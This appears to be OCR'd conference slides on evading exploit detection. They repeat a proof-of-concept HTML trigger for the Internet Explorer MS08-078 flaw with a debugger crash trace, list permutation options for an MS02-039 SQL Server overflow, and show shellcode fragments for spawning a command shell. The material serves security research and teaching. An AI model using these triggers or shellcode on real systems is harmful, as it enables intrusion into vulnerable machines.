
```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)


Pid 2336 - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
Previous
Next
Command

```
6b3f6365 90              nop
6b3f6366 90              nop
6b3f6367 90              nop
mshtml!CXfer::TransferFromSrc:
6b3f6368 8bff            mov     edi,edi
6b3f636a 55              push    ebp
6b3f636b 8bec            mov     ebp,esp
6b3f636d 83ec18          sub     esp,18h
6b3f6370 53              push    ebx
6b3f6371 56              push    esi
6b3f6372 8bf1            mov     esi,ecx
6b3f6374 33db            xor     ebx,ebx
6b3f6376 f6461c09        test    byte ptr [esi+1Ch],9
6b3f637a 0f85fe000000    jne     mshtml!CXfer::TransferFromSrc+0x116 (6b3f647e)
6b3f6380 8b0             mov     eax,dword ptr [esi]
6b3f6382 3bc3            cmp     eax,ebx
6b3f6384 0f84ef000000    je      mshtml!CXfer::TransferFromSrc+0x111 (6b3f6479)
6b3f638a 395e04          cmp     dword ptr [esi+4],ebx
6b3f638d 0f84e6000000    je      mshtml!CXfer::TransferFromSrc+0x111 (6b3f6479)
6b3f6393 395e08          cmp     dword ptr [esi+8],ebx
6b3f6396 0f84dd000000    je      mshtml!CXfer::TransferFromSrc+0x111 (6b3f6479)
6b3f639c 8b0             mov     ecx,dword ptr [eax]  ds:0023:0a0a0a0a=????????
6b3f639e 57              push    edi
6b3f639f 50              push    eax
6b3f63a0 ff9             call    dword ptr [ecx+84h]
6b3f63a6 8b461c          mov     eax,dword ptr [esi+1Ch]
6b3f63a9 8bf8            mov     edi,eax
6b3f63ab d1ef            shr     edi,1
6b3f63ad 83c802          or      eax,2
6b3f63b0 83e701          and     edi,1
6b3f63b3 f6461404        test    byte ptr [esi+14h],4
6b3f63b7 89461c          mov     dword ptr [esi+1Ch],eax
6b3f63ba 741a            je      mshtml!CXfer::TransferFromSrc+0x6e (6b3f63d6)
6b3f63bc 8b0e            mov     ecx,dword ptr [esi]
6b3f63be 8b01            mov     eax,dword ptr [ecx]
6b3f63c0 ff90cc000000    call    dword ptr [eax+0CCh]
6b3f63c6 ff7604          push    dword ptr [esi+4]
6b3f63c9 8b10            mov     edx,dword ptr [eax]
6b3f63cb ff36            push    dword ptr [esi]
6b3f63cd 8bc8            mov     ecx,eax
6b3f63cf ff520c          call    dword ptr [edx+0Ch]
6b3f63d2 8bd8            mov     ebx,eax
6b3f63d4 eb77            jmp     mshtml!CXfer::TransferFromSrc+0xe5 (6b3f644d)
```

```
ModLoad: 745c0000 745e7000   C:\Windows\system32\MMDevAPI.DLL
ModLoad: 74030000 7403b000   C:\Windows\system32\msimtf.dll
ModLoad: 74750000 7479a000   C:\Windows\system32\RASAPI32.dll
ModLoad: 74b50000 74b64000   C:\Windows\system32\rasman.dll
ModLoad: 757e0000 75855000   C:\Windows\system32\NETAPI32.dll
ModLoad: 74a70000 74aa1000   C:\Windows\system32\TAPI32.dll
ModLoad: 74d70000 74d7c000   C:\Windows\system32\rtutils.dll
ModLoad: 752d0000 752d7000   C:\Windows\system32\credssp.dll
ModLoad: 74f50000 74f94000   C:\Windows\system32\schannel.dll
ModLoad: 71400000 71406000   C:\Windows\system32\sensapi.dll
(920.e60): Break instruction exception - code 80000003 (first chance)
eax=7ffd7000 ebx=00000000 ecx=00000000 edx=7737d094 esi=00000000 edi=00000000
eip=77337dfe esp=03bcfec4 ebp=03bcfef0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77337dfe cc               int     3
0:007> g
ModLoad: 6e180000 6e1fd000   C:\Windows\system32\jscript.dll
ModLoad: 72890000 729b6000   C:\Windows\System32\msxml3.dll
ModLoad: 6d4f0000 6d599000   C:\Program Files\Common Files\System\Ole DB\oledb32.dll
ModLoad: 707e0000 707ff000   C:\Windows\system32\MSDART.DLL
ModLoad: 73c00000 73c85000   C:\Windows\WinSxS\x86_microsoft.windows.common-controls_
ModLoad: 76310000 76383000   C:\Windows\system32\COMDLG32.dll
ModLoad: 6e3a0000 6e3b7000   C:\Program Files\Common Files\System\Ole DB\OLEDB32R.DLL
(920.f34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0a0a0a0a ebx=00000000 ecx=039116b0 edx=6b23c149 esi=039116b0 edi=039081a0
eip=6b3f639c esp=038bfbd8 ebp=038bfbf8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CXfer::TransferFromSrc+0x34:
6b3f639c 8b08             mov     ecx,dword ptr [eax]  ds:0023:0a0a0a0a=????????
0:004> db esi
          0a 0a 0a 0a 2e 00 6e 00-62 00 72 00 69 00 74 00  ......n.b.r.i.t.
039116c0  6f 00 2e 00 6e 00 65 00-74 00 00 00 00 00 00 00  o...n.e.t.......
039116d0  81 9a bf 7b 00 00 00 88-b8 18 91 03 00 00 00 00  ...{............
039116e0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
039116f0  00 00 00 00 00 00 00 00-84 9a bf 7b 00 00 00 80  ...........{....
03911700  ed 00 43 00 00 00 00 00-28 5b 48 00 00 00 00 00  ..C.....([H.....
03911710  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
03911720  bf 9a bf 7b 00 00 00 88-5c 00 5c 00 0a 0a 0a 0a  ...{....\.\.....
0:004>
```

0011 – ENG++ applied

0011 – ENG++ applied

"(Re)searching for alternatives"

MS02-039 (CVE-2002-0649/CWE-120)

- SQL Request:
  - CLNT_UCAST_INST (`0x04`).
- SQL INSTANCENAME:
  - ASCII hexa values from `0x01` to `0xff`, except: `0x0a`, `0x0d`, , `0x2f`, `0x3a` and `0x5c`.
  - **24,000 permutations**.
- **Return address**:
  - Uses the "jump to **register**" technique, in this case the **ESP register**.
  - There are four (4) new possible **return addresses** within `SQLSORT.DLL` (Microsoft SQL Server 2000 SP0-2). There are much more **return addresses** if do not mind making it hardcoded.
  - Tools: "`Findjmp.c`" by Ryan Permeh, ("Hacking Proof your Network – Second Edition", 2002), and "`DumpOp.c`" by Koskya Kortchinsky ("Macro reliability in Win32 Exploits" – Black Hat Europe, 2007).
  - **4 permutations**.
- `JUMP`:
  - Unconditional `JUMP` short, relative, and forward to `REL8`.
  - There are 115 possible values to `REL8`.
  - **115 permutations**.
- **Writable address** and memory **alignment**:
  - There are 26,758 new **writable addresses** within `SQLSORT.DLL` (Microsoft SQL Server 2000 SP0-2). There are much more **writable addresses** if do not mind making it hardcoded.
  - Tools: "`IDA Pro 5.0 Freeware`" by Hex-Rays, and "`OlyDBG 2.01 alpha 2`" by Oleh Yuschuk.
  - **26,758 permutations**.
- **Padding** and memory **alignment**:
  - ASCII hexa values from `0x01` to `0xff`.
  - The length may vary, depending on `JUMP`, from 3,048 to 29,210 possibilities.
  - **29,210 permutations**.

MS08-078 (CVE-2008-4844/CWE-367)

- **CVE-2008-4844**: "…crafted **XML** document containing nested **`<SPAN>`** elements"? I do not think so…

- **XML Data Island**:
  - There are two (2) options: using the Dynamic HTML (DHTML) **`<XML>`** element within the HTML document or overloading the HTML **`<SCRIPT>`** element. Unfortunately, the HTML **`<SCRIPT>`** element is useless.
  - The **`<XML>`** element accepts a combination of different types of elements, i.e., they can be anything.

- **XML Data Source Object** (**DSO**):
  - Characters like "**`<`**" and "**`&`**" are illegal in **`<XML>`** element. To avoid errors **`<XML>`** element can be defined as **`CDATA`** (Unparsed Character Data). But the **`<XML>`** element can be also defined as "**`&lt;`**" instead of "**`<`**".
  - Both **`<IMG SRC= >`** and **`<IMAGE SRC= >`** elements are useful as a **XML DSO**.
  - **4 permutations.**

- **Data Consumer** (**HTML elements**):
  - According to MSDN ("Binding HTML Elements to Data") there are, at least, fifteen (15) bindable HTML elements available, but only five (5) elements are useful.
  - The HTML element is a key **trigger**, because it points to a dereferenced **XML DSO**, but it does not have to be the same HTML element to do so – it can be any mixed HTML element.
  - **25 permutations**.

- **Return address**:
  - Uses "**`Heap Spray`**" technique, in this case the **XML DSO** handles the **return address**, and can use "**`.NET DLL`**" technique by Mark Dowd and Alexander Sotirov ("How to Impress Girls with Browser Memory Protection Bypasses" – Black Hat USA, 2008).
  - There are, at least, four (4) new possible **return addresses**.
  - **4 permutations**.

0100 – ENG^{++} advanced

"The five bytes"

Shellcode

Regular

```
shell:
   push 0x00646D63
   mov  ebx, esp
   push edi
   push edi
   push edi
   xor  esi, esi
   push byte 18
   pop  ecx
```

Code by Stephen Fewer (Harmony Security) and part of Metasploit Framework.

Hadoken (波動拳)

```
shell:
   call shell_set_cmd
   db   "CMD /k", 0
shell_set_cmd:
   pop  ebx
   push edi
   push edi
   push edi
   xor  esi, esi
   push byte 18
   pop  ecx
```

Ideas by sk (SCAN Associates Berhad), and published on Phrack Magazine (issue 62, file 7).

Demonstrated on H2HC 6th Edition (2009).

Shellcode

Shoryuken (昇龍拳)

```
shell:
   call shell_set_cmd
   db   "CMD /k set DIRCMD=/b", 0
shell_set_cmd:
   pop  ebx
   push edi
   push edi
   push edi
   xor  esi, esi
   push byte 18
   pop  ecx
```

Ideas by sk (SCAN Associates Berhad), and published on Phrack Magazine (issue 62, file 7).

Demonstrated on H2HC 6th Edition (2009).


FPU GetPC

```
fnstenv_getpc PROC
; Could be fld1, fldl2t, fldl2e,
; fldz, fldlg2 or fldln2.
      fldpi
      fnstenv [esp - 0Ch]
      pop eax
      add byte ptr [eax], 0Ah
   assembly:
fnstenv_getpc ENDP
```

Ideas by Aaron Adams, and published on VULN-DEV (November 18th, 2003).

Demonstrated on H2HC 6th Edition (2009).

0101 – Demonstration

